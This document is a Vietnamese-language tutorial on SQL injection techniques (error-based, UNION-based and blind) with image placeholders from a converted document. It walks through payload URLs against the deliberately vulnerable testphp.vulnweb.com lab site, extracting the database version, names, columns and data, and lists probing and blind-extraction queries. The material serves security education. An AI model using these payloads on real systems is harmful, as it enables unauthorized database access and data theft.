
SELECT COUNT(\*), CONCAT((SELECT @@version), 0x3a, FLOOR(RAND(0)\*2)) x FROM information\_schema.tables GROUP BY x.

Truy vấn này dùng câu lệnh **GROUP BY** để nhóm kết quả được đặt theo cột x ( tôi có chọn cột x với câu lệnh **CONCAT**((**SELECT** @@version), **0x3a**, **FLOOR**(RAND(0)\*2))  ).

Ta đặt truy vấn này vào sau đường link  gốc (1), ta được đường link:

http://testphp.vulnweb.com/listproducts.php?cat=-1 AND (SELECT 1 FROM (SELECT count(\*),CONCAT((SELECT @@version),0x3a,FLOOR(RAND(0)\*2)) x FROM information\_schema.tables GROUP BY x) y);--+

Ta được kết quả như hình:



🡺 ta lấy được **Database Version.**


**Bước 2: Getting database:**

Ta dán vào đường link:

http://testphp.vulnweb.com/listproducts.php?cat=-1 AND (SELECT 1 FROM (SELECT count(\*),

CONCAT((SELECT database()),0x3a,FLOOR(RAND(0)\*2)) x FROM information\_schema.tables GROUP BY x) y);--+

Ta thu được kết quả:

Ta để ý thấy có database: “acuart”.

**Bước 3: Lấy các bảng:**


Ta gán vào đường link:

http://testphp.vulnweb.com/listproducts.php?cat=-1 AND (SELECT 1 FROM (SELECT count(\*),

CONCAT((SELECT column\_name from information\_schema.columns where table\_name='artists' limit 1,1),0x3a,FLOOR(RAND(0)\*2))

x FROM information\_schema.tables GROUP BY x) y);--+

Ta thu được kết quả:



Ta thu được cột “aname”.


**Bước 4: Dump Column Data**

Ta gán link:

http://testphp.vulnweb.com/listproducts.php?cat=-1 AND

(SELECT 1 FROM (SELECT count(\*),CONCAT((SELECT aname from artists limit 1,1),0x3a,FLOOR(RAND(0)\*2))

x FROM information\_schema.tables GROUP BY x) y);--+



Như vậy ta đã lấy được dữ liệu “Blad3”.

#### **2.UNION-based SQLi**

##### **2.1.Xác định số lượng cột cần thiết trong cuộc tấn công UNION SQLi**

Khi thực hiện cuộc tấn công UNION SQLi, có hai phương pháp hiệu quả để xác định số lượng cột sẽ trả về từ truy vấn gốc.

Phương pháp đầu tiên liên quan đến tiêm một loạt các câu lệnh “ORDER” và tăng chỉ số cột đến khi xảy ra lỗi. Ví dụ, giả sử điểm tiêm là một chuỗi được trích dẫn trong mệnh đề WHERE của truy vấn ban đầu, bạn sẽ gửi:

ORDER BY 1--

ORDER BY 2--

ORDER BY 3—

…

Đây là một loạt các sửa đổi trong truy vấn ban đầu để sắp xếp các kết quả theo các cột khác nhau trong tập kết quả. Cột trong mệnh đề ORDER BY có thể được chỉ định bởi chỉ mục của nó, nên bạn không cần phải biết tên của các cột đó. Khi chỉ mục cột vượt quá số lượng cột thực tế trong tập kết quả, cơ sở dữ liệu sẽ trả về lỗi, ví dụ như:

**The ORDER BY position number 3 is out of range of the number of items in the select list.**

Ứng dụng thực sự có thể trả về lỗi cơ sở dữ liệu trong phản hồi HTTP, hoặc nó chỉ trả về lỗi chung hoặc đơn giản là không trả về kết quả. Với điều kiện bạn có thể phát hiện một số khác biệt trong phản hổi của ứng dụng, bạn có thể suy ra có bao nhiêu cột được trả về từ truy vấn.

Phương pháp thứ 2: liên quan đến việc gửi một loạt các các dữ liệu “UNION SELECT” chỉ một số lượng giá trị NULL khác nhau, ví dụ :

UNION SELECT NULL- -

UNION SELECT NULL, NULl- -

UNION SELCT NULL, NULL, NULL- -

……

Nếu số lượng NULL không khớp với số lượng cột,, cơ sở dữ liệu sẻ trả về lỗi, ví dụ như:

**All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists.**

Một lần nữa, ứng dụng thực sự có thể trả vể thông báo lỗi nàu hoặc chỉ trả về thông báo lỗi chung hoặc không có kết quả.

##### **2.2. Tìm các cột có thông tin hữu ích trong tấn công UNION SQLi**

Lý do để thực hiện một cuộc tấn công UNION SQLi là có thể lấy được kết quả từ một truy vấn được chèn. Nói chung, dữ liệu mà bạn muốn truy xuất sẽ ở dạng chuỗi, vì vậy bạn cần tìm một hoặc nhiều cột trong kết quả truy vấn ban đầu có loại dữ liệu hoặc tương thích với dữ liệu đầu chuỗi.

Khi đã xác định số lượng cột cần thiết, bạn có thể thăm dò từng cột để kểm tra xem nó có dữ liệu chuỗi hay không bằng cách gửi một loạt các câu lệnh UNION SELECT đặt lần lượt một giá trị chuỗi vào từng cột.

Ví dụ: nếu truy vấn trả về 4 cột, bạn có thể gửi:

* UNION SELECT ‘a’, NULL, NULL, NULL - -
* UNION SELECT NULL, ‘a’, NULL, NULL - -
* UNION SELECT ‘NULL, NULL, ’a’, NULL - -
* UNION SELECT NULL, NULL, NULL, ‘a’ - -

Nếu kiểu dữ liệu của một cột không tương thích với dữ liệu chuỗi, truy vấn được chèn sẽ gây ra lỗi cơ sở dữ liệu, ví dụ như:

Conversion failed when converting the varchar value 'a' to data type int.

Nếu xảy ra lỗi và phản hồi của ứng dụng chưa một số nội dung bổ sung bao gồm giá trị chuỗi được chèn, thì cột có liên quan phù hợp để truy xuất dữ liệu chuỗi.

## **2.2.Blind SQL**

### **2.2.1. Giới thiệu**

Blind SQLi là một dạng tấn công của SQLi, nó tương tự với kiểu classic(Error-based) ngoại trừ việc hacker cố gắng khai thác ứng dụng hơn là việc có được những lỗi trả về từ hệ thống.Ở dạng này các hacker lấy dữ liệu bằng cách hỏi hệ thống một loạt các câu hỏi dạng TRUE/FALSE thông qua việc truyền vào các câu lệnh SQL.

Dạng này lại được phân chia thành 2 dạng chính:

+ **Content-Based**

+ **Time-Based**

Ở dạng tấn công Blind người tấn công sẽ không quan sát được thông tin phản hồi từ ứng dụng khi truyền vào các lệnh SQL mà phải liệt kê các khả năng có thể của cơ sở dữ liệu, các bảng,... thông qua một loạt các phép thử và được lặp đi lặp lại, từ đó có được dữ liệu cần thiết qua đó xây dựng lại được CSDL, lấy được các thông tin nhạy cảm,...

### **2.2.2.Cơ chế hoạt động**

#### **1.Dạng Content-Based**

Ở dạng này, hacker sẽ thử quan sát hành vi của hệ thống bằng việc truyền vào các câu lệnh SQL ở dạng TRUE or FALSE, đầu vào là những nơi nhận user-input mà dữ liệu này sau đó được tham gia vào việc truy vấn.

Ex: Ta có đầu vào là user-input là:

<http://acunetix.php.example/wordpress/wp-content/plugins/demo_vul/endpoint.php>

Tiếp theo là truyền vào truy vấn dạng TRUE:

<http://acunetix.php.example/wordpress/wp-content/plugins/demo_vul/endpoint.php>?user=1 AND 1=1 ‘--

Hacker sẽ quan sát trạng thái của hệ thống khi xử lý câu lệnh dạng TRUE thông qua các phản hồi trên trang web or trên thanh HTTP status

Tương tự với câu lệnh FALSE!!

<http://acunetix.php.example/wordpress/wp-content/plugins/demo_vul/endpoint.php>?user=1 AND 1=0 ‘--

Và khi có được các quy tắc chuẩn, hacker sẽ thay thế các lệnh TRUE/ FALSE luôn đúng/ sai bằng các thông tin cần được khai thác liên quan đến cơ sở dữ liệu, thông tin người dùng.

Ex:  <http://acunetix.php.example/wordpress/wp-content/plugins/demo_vul/endpoint.php>?userId=1 AND length(database()) =10 ‘--

Ở trường hợp này: hacker đang dò kiểm tra liệu cơ sở dữ có 10 ký tự hay không, dựa theo các quy tắc đã xây dựng ở trên. Tiếp tục xây dựng cho đến khi thu được đầu ra mong muốn.

#### **2. Time-Based**

Dạng này khác Content-Based ở điểm, thay vì quan sát hành vi hệ thống, hacker sẽ gửi các câu lệnh điều kiện và các lệnh chờ đợi tương ứng, yêu cầu hệ thống phải chờ đợi 1 khoảng thời gian nếu câu lệnh TRUE or FALSE, từ đó cũng thu được kết quả y như trên.

### **2.2.3.Cách khai thác**

#### **1. Content-Based**

Sau khi xác định được đầu vào, và các tập quy tắc TRUE/FALSE.

Ta có thể liệt kê các bảng qua câu lệnh:

**SELECT+group\_concat(table\_name)+from+information\_schema.tables+where+table\_schema=database()).** Trong đó information\_schema là bảng quản lý các cơ sở dữ liệu,

table\_schema=database() ứng với database hiện tại

Hacker có thể xác định thông tin từ bảng USER thông qua các phép lặp(do bảng USER có thể có thông tin của Admin)

SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND

ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)>78--

Trong câu lệnh trên, hacker sử dụng:  + **hàm ASCII()** để chuyển ký tự về dạng số trong bảng mã

**hàm** **substring**: để cắt chuỗi

Hàm **isNull** tạo ra một hành động thay thế để khi giá trị bên trong = NULL

**sysObjects** là bảng chứa thông tin về các database(các bảng do người dùng định nghĩa, các kiểu dữ liệu, các lược đồ, các ràng buộc...)

**xtYpe** là thuộc tính trong bảng sysObjects trong trường hợp này là 0x55=’U’ ứng với bảng người dùng

